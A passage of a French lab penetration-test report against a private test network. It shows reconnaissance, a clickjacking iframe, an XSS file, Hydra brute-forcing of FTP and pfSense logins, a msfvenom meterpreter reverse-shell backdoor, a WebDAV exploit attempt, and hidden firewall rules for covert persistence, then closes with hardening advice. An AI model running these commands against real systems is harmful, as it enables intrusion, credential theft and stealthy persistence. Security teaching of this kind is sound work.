2. En téléchargeant et en exécutant le contenu du fichier ZIP, une charge utile est déclenchée.
3. La charge utile établit une connexion entre la machine victime et la machine attaquante, permettant ainsi la prise de contrôle à distance.

Conclusion

Cette technique illustre l'importance de combiner l'ingénierie sociale (phishing) avec des outils techniques (commandes chiffrées, exécutable dissimulé) pour exploiter les vulnérabilités humaines et techniques. Une fois l'accès obtenu, des étapes supplémentaires, telles que l'escalade de privilèges et la persistance, pourraient être mises en œuvre.

Attaque sur l'un des serveurs web

Identification des vulnérabilités

Pour commencer, nous allons récupérer l'adresse Ip du serveur via la résolution DNS :

```
(kali) kali-[~]  
$ nslookup www.site1.com  
Server: 192.168.20.3  
Address: 192.168.20.3#53  
  
Name: www.site1.com  
Address: 192.168.30.2
```

Afin de récupérer plus d'informations, on va directement s'attaquer à l'un des serveurs web en utilisant l'exploit `http_version`, on peut identifier la version du serveur web qui est le suivant :

```
msf6 auxiliary(scanner/http/http_version) > set rhosts 192.168.30.2  
rhosts => 192.168.30.2  
msf6 auxiliary(scanner/http/http_version) > exploit  
  
[+] 192.168.30.2:80 Microsoft-IIS/10.0  
[*] Scanned 1 of 1 hosts (100% complete)  
[*] Auxiliary module execution completed
```

Nikto va nous permettre d'identifier de potentiels vecteurs d'attaques sur la page html du site web, voici la commande : `nikto -h 192.168.30.2 -p 80,443`

```
(kali@kali)~[~/Desktop]
$ nikto -h 192.168.30.2 -p 80,443
- Nikto v2.5.0

+ Target IP: 192.168.30.2
+ Target Hostname: 192.168.30.2
+ Target Port: 80
+ Start Time: 2025-01-13 08:32:10 (GMT-5)

+ Server: Microsoft-IIS/10.0
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/HTTP/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the response in a way different from the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/x-content-type-options/
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ OPTIONS: Allowed HTTP Methods: OPTIONS, TRACE, GET, HEAD, POST .
+ OPTIONS: Public HTTP Methods: OPTIONS, TRACE, GET, HEAD, POST .
+ 8106 requests: 0 error(s) and 4 item(s) reported on remote host
+ End Time: 2025-01-13 08:32:48 (GMT-5) (38 seconds)

+ 1 host(s) tested
```

Test des vulnérabilités

Le serveur s'exécute sur Microsoft-IIS/10.0 et présente plusieurs vulnérabilités qui peuvent être exploitées. Voici les principales conclusions et les exploits potentiels :

1. En-tête X-Frame-Options manquant

- **Vulnérabilité** : l'absence de l'en-tête X-Frame-Options rend le serveur vulnérable aux attaques de détournement de clic.
- **Exploit** : on peut créer une page Web malveillante qui intègre le contenu du serveur cible dans un iframe invisible. Lorsqu'un utilisateur interagit avec la page malveillante, ses actions peuvent être détournées
- **Exemple** :

```
<html>
<iframe src="http://<target_ip>/"
style="opacity:0;position:absolute;top:0;left:0;width:100%;height:100%;"></iframe>
</html>
```

Mise en œuvre :

- Utilisation de **Burp Suite** pour générer un script malveillant.
- Ajout du code dans la console du navigateur via *Outils pour développeurs* > *Console*.
- **Résultat** : Les éléments cliquables pouvant être détournés sont mis en évidence.

Host	Method	URL	Params	Status code ^	Length	MIMEtype	Title
http://www.site1.com	GET	/		304	143	HTML	

Request Pretty Raw Hex	Response Pretty Raw Hex Render
<pre> 1 GET / HTTP/1.1 2 Host: www.site1.com 3 Accept-Language: fr-FR,fr;q=0.9 4 Upgrade-Insecure-Requests: 1 5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/131.0.6778.86 Safari/537.36 6 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avi f,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v =b3;q=0.7 7 Accept-Encoding: gzip, deflate, br 8 Connection: keep-alive 9 10 </pre>	<pre> 1 HTTP/1.1 200 OK 2 Content-Type: text/html 3 Last-Modified: Thu, 19 Dec 2024 08:04:32 GMT 4 Accept-Ranges: bytes 5 ETag: "852baba2ec51db1:0" 6 Server: Microsoft-IIS/10.0 7 Date: Tue, 14 Jan 2025 12:05:36 GMT 8 Content-Length: 703 9 10 <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd"> 11 <html xmlns="http://www.w3.org/1999/xhtml"> 12 <head> 13 <meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1" /> 14 <title> IIS Windows Server </title> <style type="text/css"> 15 <!-- 16 body{ 17 color:#000000; 18 background-color:#0072C6; 19 margin:0; 20 } 21 22 #container{ 23 margin-left:auto; 24 margin-right:auto; 25 text-align:center; 26 } 27 </pre>

Pour exploiter la vulnérabilité, on va utiliser l'option Burp Clickbandit, afin d'obtenir un code html à rentrer dans la console, du site web. Afin d'y accéder, on retourne sur notre navigateur, options > outil pour développeur > console, et on y colle le code

Burp Clickbandit

?

Burp Clickbandit

Burp Clickbandit is a tool for generating clickjacking attacks. When you have found a web page that may be vulnerable to clickjacking, you can use Burp Clickbandit to create an attack, and confirm that the vulnerability can be successfully exploited.

Burp Clickbandit runs in your browser using JavaScript. It works on all modern browsers except for Microsoft IE and Edge. To run Burp Clickbandit, use the following steps:


1. Click the "Copy Clickbandit to clipboard" button below. This will copy the Clickbandit script to your clipboard.
2. In your browser, visit the web page that you want to test, in the usual way.
3. In your browser, open the web developer console. This might also be called "developer tools" or "JavaScript console".
4. Paste the Clickbandit script into the web developer console, and press enter.

See the documentation for more details on using Burp Clickbandit.


Note: Exercise caution when running Burp Clickbandit on untrusted websites. Malicious JavaScript from the target site can subvert the HTML output that is generated by Burp Clickbandit.

Copy Clickbandit to clipboard



Close



Une fois exécutée, on obtient la page suivante afin d'effectuer certains tests :



Ici, on remarque un détour en rouge, qui nous indique les éléments cliquables susceptible d'effectuer un ClickJacked :



En-tête X-Content-Type-Options manquant

- **Vulnérabilité** : l'absence de l'en-tête X-Content-Type-Options : le manque d'un nosniff header permet le MIME sniffing, ce qui peut conduire à un XSS (Cross-Site Scripting) ou à une injection de contenu.
- **Exploit** : utilisation d'un fichier malveillant (par exemple, un fichier HTML avec JavaScript intégré) et trompez le serveur pour qu'il s'en serve comme d'un type MIME différent.
- **Étapes** :
 - Créez un fichier malveillant :

```
<html>
...
</html>
<script>
alert("XSS Exploit Successful!");
// Un code malveillant
</script> |
```

- Téléchargez le fichier sur le serveur (ce qui n'est pas le cas actuellement).
- Accédez au fichier via le navigateur :
 - http://<target_ip>/exploit.html
- Si le serveur utilise le fichier avec un type MIME incorrect, le navigateur peut exécuter le JavaScript.
- Téléchargez le fichier sur le serveur (si le téléchargement de fichier est autorisé). Accédez au fichier via le navigateur :
 - <http://www.site1.com/exploit.html>
- Si le serveur utilise le fichier avec un type MIME incorrect, le navigateur peut exécuter le JavaScript.

Méthodes HTTP autorisées (OPTIONS, TRACE, GET, HEAD, POST)

- **Vulnérabilité** : la méthode TRACE est activée, ce qui peut être utilisé pour les attaques Cross-Site Tracing (XST).
- **Exploit** : utilisez la méthode TRACE pour voler des informations sensibles (par exemple, des cookies) via XST.
- **Exemple** : Envoyez une requête TRACE au serveur :

curl -X TRACE <http://www.site1.com/>

```
[kali@kali ~]$ curl -X TRACE http://www.site1.com
<DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1"/>
<title>501 - Les valeurs d'en-tête spécifient une méthode non implémentée.</title>
<style type="text/css">
<!--
body{margin:0;font-size:.7em;font-family:Verdana, Arial, Helvetica, sans-serif;background:#EEEEEE;}
fieldset{padding:0 15px 10px 15px;}
h1{font-size:2.4em;margin:0;color:#FFF;}
h2{font-size:1.7em;margin:0;color:#CC0000;}
h3{font-size:1.2em;margin:10px 0 0 0;color:#000000;}
#header{width:96%;margin:0 0 0 0;padding:6px 2% 6px 2%;font-family:"trebuchet MS", Verdana, sans-serif;color:#FFF;
background-color:#555555;}
#content{margin:0 0 0 2%;position:relative;}
.content-container{background:#FFF;width:96%;margin-top:8px;padding:10px;position:relative;}
-->
</style>
</head>
<body>
<div id="header"><h1>Server Error</h1></div>
<div id="content">
<div class="content-container"><fieldset>
<h2>501 - Header values specify a method that is not implemented.</h2>
<h3>The page you are looking for cannot be displayed because a header value in the request does not match certain configuration settings on the Web server. For example, a request header might specify a POST to a static file that cannot be posted to, or specify a Transfer-Encoding value that cannot make use of compression.</h3>
</fieldset></div>
</div>
</body>
</html>
```

Si le serveur répond avec les en-têtes de requête, il confirme la vulnérabilité. Cette requête est utilisée pour voler des cookies ou d'autres données sensibles comme précisé plus haut.

Exploits potentiels pour Microsoft-IIS/10.0

- **Vulnérabilité** : Microsoft IIS est connu pour avoir plusieurs vulnérabilités, en particulier si elles ne sont pas corrigées à la dernière version.

- **Exploits** : CVE-2017-7269 (dépassement de mémoire tampon) : Affecte IIS 6.0, mais des vulnérabilités similaires peuvent exister dans IIS 10.0.
- **Exemple** : Utilisation de Metasploit pour corrompre le système :

```
# Name                               Disclosure Date Rank  Check De
scription
-----
0 exploit/windows/iis/iis_webdav_upload_asp 2004-12-31 excellent No Mi
crosoft IIS WebDAV Write Access Code Execution
1 exploit/windows/iis/iis_webdav_scstoragepathfromurl 2017-03-26 manual Yes Mi
crosoft IIS WebDav ScStoragePathFromUrl Overflow

Interact with a module by name or index. For example info 1, use 1 or use exploit/windows/iis/iis_webdav_scstoragepathfromurl

msf6 > use 1
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/iis/iis_webdav_scstoragepathfromurl) > set rhost 192.168.30.2
rhost => 192.168.30.2
msf6 exploit(windows/iis/iis_webdav_scstoragepathfromurl) > set rport 80
rport => 80
msf6 exploit(windows/iis/iis_webdav_scstoragepathfromurl) > exploit
[*] Started reverse TCP handler on 192.168.40.5:4444
[-] Exploit aborted due to failure: bad-config: Server did not respond correctly to WebDAV request
[*] Exploit completed, but no session was created.
```

Ici, l'exploit a échoué, mais il ne constitue pas un gage de confiance et encore moins une quelconque invulnérabilité, car si l'on se penche sur l'erreur retournée, on remarque que le serveur a juste mal répondu à la requête, mais pas ignoré la requête

Compromission du serveur FTP

Tentative de connexion FTP

Pour cette partie, nous avons déplacé la machine attaquante (Kali Linux) dans le **LAN Interne** pour contourner les restrictions ACLs qui bloquent les connexions FTP depuis le **VLAN Invité**.

- Les connexions FTP s'effectuant sur les ports 21 et 22, sont bloquées vers le Lan Invité par des ACLs
- Enfin, dans le Lan Interne, pour simuler un cas de prise de contrôle d'un des postes Interne

Voici la nouvelle configuration de notre machine attaquante :

```
eth1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.10.6 netmask 255.255.255.0 broadcast 192.168.10.255
    inet6 fe80::20c:29ff:fe18:b7d8 prefixlen 64 scopeid 0x20<link>
    ether 00:0c:29:18:b7:d8 txqueuelen 1000 (Ethernet)
    RX packets 10335 bytes 13084592 (12.4 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 10459 bytes 3292653 (3.1 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

On va identifier la version du serveur de partage grâce à la commande suivante :

Nmap -sV -p 21 192.168.20.2

```
(kali㉿ kali)-[~]
$ nmap -sV -p 21 192.168.20.2
Starting Nmap 7.95 ( https://nmap.org ) 25-01-14 14:48 CET
Nmap scan report for 192.168.20.2
Host is up (0.0023s latency).

PORT      STATE SERVICE VERSION
21/tcp    open  ftp      Microsoft ftpd
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 0.51 seconds
```

On va désormais tenter de se connecter au serveur avec des identifiants communs, tels que admin, user, anonymous (à noter que pour une entreprise, si les noms des employés été publics, on aurait aussi pu essayer de les rentrer) :

```
(kali㉿ kali)-[~]
$ ftp 192.168.20.2
Connected to 192.168.20.2.
220 Microsoft FTP Service
Name (192.168.20.2:kali): admin
331 Password required
Password:
530 User cannot log in.
ftp: Login failed
ftp> bye
221 Goodbye.
```

Malheureusement ftp nous demande un mot de passe, que l'on ne connaît pas à première vue, pour ce faire, Hydra est une bonne alternative à ce problème. Ce craqueur de mot de passe va tenter sur plusieurs itérations de se connecter avec ce nom d'utilisateur, avec divers mots de passe (Récupérable via des bibliothèques de mot de passe, trouvable en outre sur le net).

Voici la commande à taper : `hydra -l admin -P <password_list> ftp://192.168.20.2`

```
(kali㉿ kali-[~])
$ hydra -l admin -P /home/kali/Documents/passwords.txt ftp://192.168.20.2

Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-01-14 15:06:25
[DATA] max 4 tasks per 1 server, overall 4 tasks, 4 login tries (l:1/p:4), ~1 try per task
[DATA] attacking ftp://192.168.20.2:21/
[21][ftp] host: 192.168.20.2 login: admin password: 2220Tours@
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-01-14 15:06:26
```

Résultat : Les identifiants suivants sont découverts :

- **Utilisateur** : admin
- **Mot de passe** : 2220Tours@

Déploiement d'une backdoor


Pour exploiter l'accès au serveur FTP, nous avons élaboré un **reverse shell** à l'aide de **msfvenom** :

`msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.10.6 LPORT=4444 -f exe > backdoor.exe`

```
(kali㉿ kali-[~])
$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.10.6 LPORT=4444 -f exe > backdoor.exe

[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
```

- **Étape suivante** : Téléversement de la backdoor sur le serveur FTP.
- **Remarque** : Ce type de fichier est généralement déposé près du kernel pour éviter les détections par le pare-feu.



Post-exploitation

Actions effectuées

1. Implantation d'une règle ACL cachée pour maintenir l'accès
2. L'objectif principal est d'assurer un accès persistant au réseau cible via des modifications discrètes sur le pare-feu.

Mise en œuvre

Étape 1 : Accéder à l'interface de pfSense

- Connectez-vous à l'interface web de pfSense en utilisant des identifiants administrateurs valides.
- Pour identifier les paramètres du formulaire d'authentification de pfSense, utilisez `curl` afin d'inspecter la structure du formulaire : `curl -k https://192.168.40.1`

```

<div style="background: #1e3f75;" class="pagebody">
  <div class="col-sm-4"></div>

  <div class="col-sm-4 offset-md-4 logoCol">
    <div class="loginCont center-block">
      <form method="post" class="login"><input type='hidden' name='__csrf_magic' value='sid:d340b0
261f89a5680630c2dddbc735454f68dd4b,1736962906;ip:aa88d0f89e1cacb7eb94be4f8ba45ba756b529fd,1736962906' />
      <p class="form-title">Sign In</p>
      <input name="usernamefld" id="usernamefld" type="text" placeholder="Username" autocor
rect="off" autocapitalize="none"/>
      <input name="passwordfld" id="passwordfld" type="password" placeholder="Password" />
      <input type="submit" name="login" value="Sign In" class="btn btn-success btn-sm" />
    </form>
  </div>

```

Étape 2 : Adaptation de la commande Hydra pour craquer les identifiants

Avec les informations récupérées via `curl`, la commande **Hydra** peut être adaptée :

```

hydra -l admin -P passwords.txt 192.168.40.1 http-post-form
"/login:usernamefld=^USER^&passwordfld=^PASS^&__csrf_magic=$csrf:Invalid
username or password"

```

```

(kali) kali-~$ hydra -l admin -P /home/kali/Documents/passwords.txt 192.168.40.1 http-post-form "/login:usernamefld=^USER^&passwordfld
=^PASS^&__csrf_magic=$csrf:Invalid username or password"
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or fo
r illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-01-15 18:47:53
[DATA] max 4 tasks per 1 server, overall 4 tasks, 4 login tries (l:1/p:4), ~1 try per task
[DATA] attacking http-post-form://192.168.40.1:80/login:usernamefld=^USER^&passwordfld=^PASS^&__csrf_magic=:Invalid username
or password
1 of 1 target completed, 0 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-01-15 18:47:55







```

- **-l admin** : Nom d'utilisateur testé.
- **-P passwords.txt** : Liste des mots de passe testés.
- **http-post-form** : Méthode pour cibler le formulaire d'authentification.
- **__csrf_magic=\$csrf** : Inclusion dynamique du jeton CSRF (extrait avec `curl` ou autre outil).
- **Résultat** : Malgré cette tentative, l'attaque brute-force n'a pas été concluante. Les identifiants par défaut (admin/admin) ont finalement été utilisés pour accéder à l'interface.







Étape 3 : Accéder aux règles de pare-feu

- Naviguez dans **Firewall > Rules**.
- Sélectionnez l'onglet correspondant à l'interface souhaitée (par exemple, "Interne").
- Ajoutez une nouvelle règle spécifique à l'adresse IP de votre machine pour maintenir un accès persistant au réseau.

Dans les ACLs pour Invité on a :

<input type="checkbox"/>	✓ 0/0 B	IPv4 *	192.168.40.5	*	*	*	*	aucun	Maintenance	  
<input type="checkbox"/>	✓ 0/0 B	IPv4 *	*	*	192.168.40.5	*	*	aucun	System Update	  

Dans les ACLs pour Interne on a :

<input type="checkbox"/>	✓ 0/0 B	IPv4 *	*	*	192.168.40.5	*	*	aucun	Maintenance	  
<input type="checkbox"/>	✓ 0/0 B	IPv4 *	192.168.40.5	*	*	*	*	aucun	System Update	  

Étape 4 : Améliorer la discrétion des règles ajoutées

Pour minimiser les risques de détection :

1. **Masquer les règles désactivées :**
 - a. Accédez à **System > Advanced > Firewall & NAT**.
 - b. Décochez l'option **Show disabled rules**.
2. **Désactiver temporairement les règles :** Les règles désactivées apparaîtront moins visibles, rendant leur identification plus difficile.

Conclusion

Cette phase de post-exploitation met en évidence les étapes nécessaires pour maintenir un accès persistant et discret sur un réseau cible via pfSense. Bien que la tentative brute-force n'ait pas abouti, l'utilisation des identifiants par défaut a permis d'accéder à l'interface et d'implémenter des modifications sur les règles de pare-feu. Cependant, ces actions restent détectables sans une mise en œuvre plus soignée de la dissimulation. Un audit régulier des règles de pare-feu par l'administrateur réseau est crucial pour identifier et supprimer les modifications malveillantes.

Protection du réseau

Sécuriser davantage l'accès

Maintenant on va se pencher sur les potentiels améliorations que l'on peut apporter à notre réseau pour mieux le sécuriser :

1. **Changer le port d'accès :**
 - Allez dans **System > Advanced > Admin Access**.
 - Modifiez le port TCP utilisé pour l'interface web (par exemple, remplacez **443** par un port non standard comme **8443**).
2. **Activer l'authentification à deux facteurs (2FA) :**

- Installez un module 2FA (par exemple, **Google Authenticator**) pour sécuriser l'accès à l'interface web.
3. **Restreindre l'accès par adresse MAC :**
 - Allez dans **Firewall > Rules**.
 - Créez une règle supplémentaire pour autoriser uniquement les appareils avec des adresses MAC spécifiques à accéder à pfSense.
 4. **Surveiller les logs :**
 - Consultez régulièrement les logs de pfSense (**Status > System Logs > Firewall**) pour détecter toute tentative d'accès non autorisée.
 5. **Installer CrowdSec :**
 - CrowdSec est un système collaboratif de défense contre les cyberattaques. Sur pfSense, il peut être utilisé pour renforcer la sécurité en détectant et en bloquant les adresses IP malveillantes.
 6. **Mettre en place un FTP Honeypot :**
 - Un Honeypot est un faux serveur qui va leurrer et étudier les agissements d'un hacker

Conclusion

Renforcer la sécurité de votre réseau est une démarche essentielle pour protéger vos infrastructures contre les menaces croissantes. En appliquant les mesures décrites, vous améliorez significativement la robustesse de votre pare-feu pfSense :

1. **Changer le port d'accès** diminue la visibilité de votre interface web, compliquant les attaques directes.
2. **Activer l'authentification à deux facteurs (2FA)** ajoute une couche de sécurité supplémentaire, rendant l'accès plus résilient aux compromissions.
3. **Restreindre l'accès par adresse MAC** garantit que seuls les appareils autorisés interagissent avec pfSense.
4. **Surveiller les logs** permet une détection précoce des comportements anormaux, renforçant la vigilance sur les activités réseau.
5. **Installer CrowdSec** introduit une solution collaborative et automatisée, augmentant la capacité de défense en temps réel contre les IP malveillantes.

En combinant ces améliorations, votre réseau devient non seulement plus sécurisé mais également mieux préparé à détecter, prévenir et répondre aux attaques potentielles.